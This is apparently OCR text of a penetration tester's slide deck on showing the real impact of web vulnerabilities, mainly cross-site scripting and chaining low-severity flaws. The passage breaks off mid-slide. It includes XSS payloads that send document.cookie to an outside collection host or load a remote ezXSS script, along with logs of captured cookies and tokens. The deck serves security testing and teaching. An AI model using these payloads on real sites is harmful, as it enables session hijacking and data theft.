Real-world Vulnerabilities

(and how to ~~exploit them~~ demonstrate impact while exploiting them)

GLITCHSECURE

Presented by Jade Null

| Version 0.1

whoami

GlitchWitch (they/them)

Founder & Hacker

→ aka **Jade Null**

→ Hacking since I was a pre-teen

→ Experienced penetration tester

→ Semi-recent founder

Currently running...

GLITCHSECURE

Previously worked for...

BISHOPFOX

Independently helped protect...

vistaprint textnow

Shaw) MIDAS

What we'll cover today

Examples Of Real-World Vulnerabilities

→ Anonymized from *actual* write-ups

Exploitation paths that show impact

→ Going beyond alert(1) in your PoC's

A focus on Web Applications

→ Since that's my bread and butter

Why this is important

At GlitchSecure we help software companies find and remediate vulnerabilities.

It's important we demonstrate impact to ensure understanding and buy-in on fixes.

One Thing We've Learned

Developers & PMs Don't Always Understand Impact

This causes findings to remain unfixed for extend periods of time.

The alert(1) problem


Cross-site Scripting (XSS)

→ Injection attack


→ Several different types

→ Impact can vary

Look ma, I found XSS



```
jade@glitchsecure:~$


<script> alert(1) </script>
```



app.glitchsecure.com says

1

OK

`<script> alert(1) </script>`


Alert dialogs are boring

→ They don’t demonstrate (much) impact

→ They don’t account for protections

Slightly Better XSS #1

```
jade@glitchsecure:~$ cat xss-poc1.txt


<script>

fetch('https://attacker.glitchscan.com', {

method: 'POST',

mode: 'no-cors',

body:document.cookie

});

</script>
```




#	Time	Type	Payload
24	2023-Nov-26 08:47:59.114 UTC	DNS	mpfo9ysjp5u8hhexfqwnvvhaw12yquej
23	2023-Nov-26 08:47:59.146 UTC	DNS	mpfo9ysjp5u8hhexfqwnvvhaw12yquej
22	2023-Nov-26 08:47:59.737 UTC	HTTP	mpfo9ysjp5u8hhexfqwnvvhaw12yquej

```
GET /?keys=gepRqAyGtyLyrUfysWAy:pos4hJeScS5RZJLZ1NtAcupvPUgkSUwv0Rgyn7Ut HTTP/1.1
Host: mpfo9ysjp5u8hhexfqwnvvhaw12yquej.collab.glitchscan.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.reftab.com/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: cross-site
Te: trailers
Connection: close


```

Slightly Better XSS #2

```
jade@glitchsecure:~$ cat xss-poc2.txt

<script src=//xss.fm>
```

https://github.com/ssl/ezXSS




View report

The report page allows you to manage, share, and delete your report. Also holds all the information like URL, cookies, HTML DOM and more.


Information

URL	https://hackme.glitchsecure.com/targets/1
IP	127.0.0.1
Referer	https://hackme.glitchsecure.com/targets
Payload	//xss.fm/
User Agent	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Cookies	crisp-client%2Fsession%2F7f350182-8695-4ce6-976b-6f160b943899=session_17d3f7dd-31a0-42f0-96e7-464f0d2f7b05; XSRF-TOKEN=eyJpdiI6IjQ4M3lGQ2o4OW1PNERoN1FpcG54b2c9PSIsInZhbHVlIjoiWkNWL3h3UlBMMmZtaGYrVWxXSWxHcWY2YnlRay96bTRZd0FVZm1IaTU3cE5SWFkySm5PZ3laU01uRkV4RTRIenB1N3pVRlhHNHhMOGZUdDUzWU1RQ0pMbGVya3l5WVdE



Origin	hackme.glitchsecure.com
Time	November 2, 2024, 10:20 am
Screenshot	

Slightly Better XSS #2 (cont)




View report

The report page allows you to manage, share, and delete your report. Also holds all the information like URL, cookies, HTML DOM and more.


Information

URL	https://hackme.glitchsecure.com/targets/1
IP	10.13.37.123
Referer	https://hackme.glitchsecure.com/targets/create
Payload	//xss.fm/
User Agent	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Cookies	crisp-client%2Fsession%2F7f350182-8695-4ce6-976b-6f160b943899=session_17d3f7dd-31a0-42f0-96e7-464f0d2f7b05; XSRF-TOKEN=eyJpdiI6IjQ4M3lGQ2o4OW1PNERoN1FpcG54b2c9PSIsInZhbHVlIjoiWkNWL3h3UlBMMmZtaGYrVWxXSWxHcWY2YnlRay96bTRZd0FVZm1IaTU3cE5SWFkySm5PZ3laU01uRkV4RTRIenB1N3pVRlhHNHhMOGZUdDUzWU1RQ0pMbGVya3l5WVdEbFdPZWdtUXBvUW1pbHArMFVhMU9DYzh6TUMxY1NkZmUiLCJtYWMiOiI5MGRkOTZkMjFlNjIyNGMzNzdiOTViNGZlMzBiMzMwZGE5ZTAxZWMxN2ZjMGQwMGI0NmM1YmUxM2QzNWIyZmE5IiwidGFnIjoiIn0%3D



```
jade@glitchsecure:~$
cat xss-poc2.txt

<script src=//xss.fm>
```

Slightly Better XSS #2 (cont)



Origin	hackme.glitchsecure.com
Time	November 02, 2024, 10:21 am
Screenshot	

Booking

ID#	User	Route	Booking Date	Amount	Status	Actions
0001	Walter Perry	New York City - London	12-07-2019	2000	Confirmed	👁 ? 🗑
0002	Jean Sullivan	Istanbul - Tokyo	07-21-2019	2000	Confirmed	👁 ? 🗑
0003	Jonathan Campbell	Moscow - New York City	10-11-2019	2000	Confirmed	👁 ? 🗑
0004	Josie Mathis	Istanbul - Tokyo	03-28-2019	2000	No Confirmed	👁 ? 🗑
0005	Amy Wheeler	Tianjin - Istanbul	08-18-2019	2000	Confirmed	👁 ? 🗑
0006	Mina Griffin	Istanbul - Moscow	12-27-2019	2000	No Confirmed	👁 ? 🗑
0007	Lenora Singleton	Moscow - New York City	11-13-2019	2000	Confirmed	👁 ? 🗑
0008	Iva Morales	Istanbul - Moscow	03-16-2019	2000	Confirmed	👁 ? 🗑
0009	Marion Mitchell	New York City - London	02-17-2019	2000	No Confirmed	👁 ? 🗑
0010	Clyde Roberson	Istanbul - Moscow	11-06-2019	2000	No Confirmed	👁 ? 🗑
0011	Leila Reed	Istanbul - Tokyo	03-28-2019	2000	Confirmed	👁 ? 🗑
0012	Manuel Reid	London - Tokyo	08-01-2019	2000	Confirmed	👁 ? 🗑
0013	Ora Erickson	Moscow - New York City	07-15-2019	2000	Confirmed	👁 ? 🗑
0014	Katharine Carson	New York City - London	10-20-2019	2000	Confirmed	👁 ? 🗑

ezXSS

```
jade@glitchsecure:~$
cat xss-poc2.txt

<script src=//xss.fm>
```

Slightly Better XSS #3

404 Live Demo Not Found

SORRY!

Go Beyond alert(1)

Demonstrate XSS Impact

- → Show real impact;
  - → Can you steal information?
  - → Perform actions?
- → Use tooling to help!
  - → ezXSS


1 + 1 = 3

Chaining Low Severity Vulns


→ Some issues simply aren't that serious

→ Find ways to chain findings to increase severity and show further impact

Low Severity Issue #1 - Insecure Pre-Signed URL Gen




```
gavin@glitchsecure:~$ cat request.txt



POST /api/regenerate-presigned-url HTTP/2

Host: www.buildfastbreakthings.tld

Content-Type: application/json

Content-Length: 105



{"documentKey":"uuid/78a97108-1acd-42bb-
9c8d-d0c8080891aa/image.jpg"}
```




```
gavin@glitchsecure:~$ cat response.txt



HTTP/2 200 OK
Content-Type: application/json;
charset=utf-8
[...]

{
"presignedUrl":
"https://bfbt.s3.amazonaws.com/uuid/78a971
08-1acd-42bb-9c8d-d0c8080891aa/image.jpg
?AWSAccessKeyId=GSLOLX9H4XOR
&Expires=1727479866
&Signature=kjgdsfhkjrfbkjfgbjdb%3D"
}
```

Low Severity Issue #2 - Information Disclosure




```
gavin@glitchsecure:~$ cat request.txt


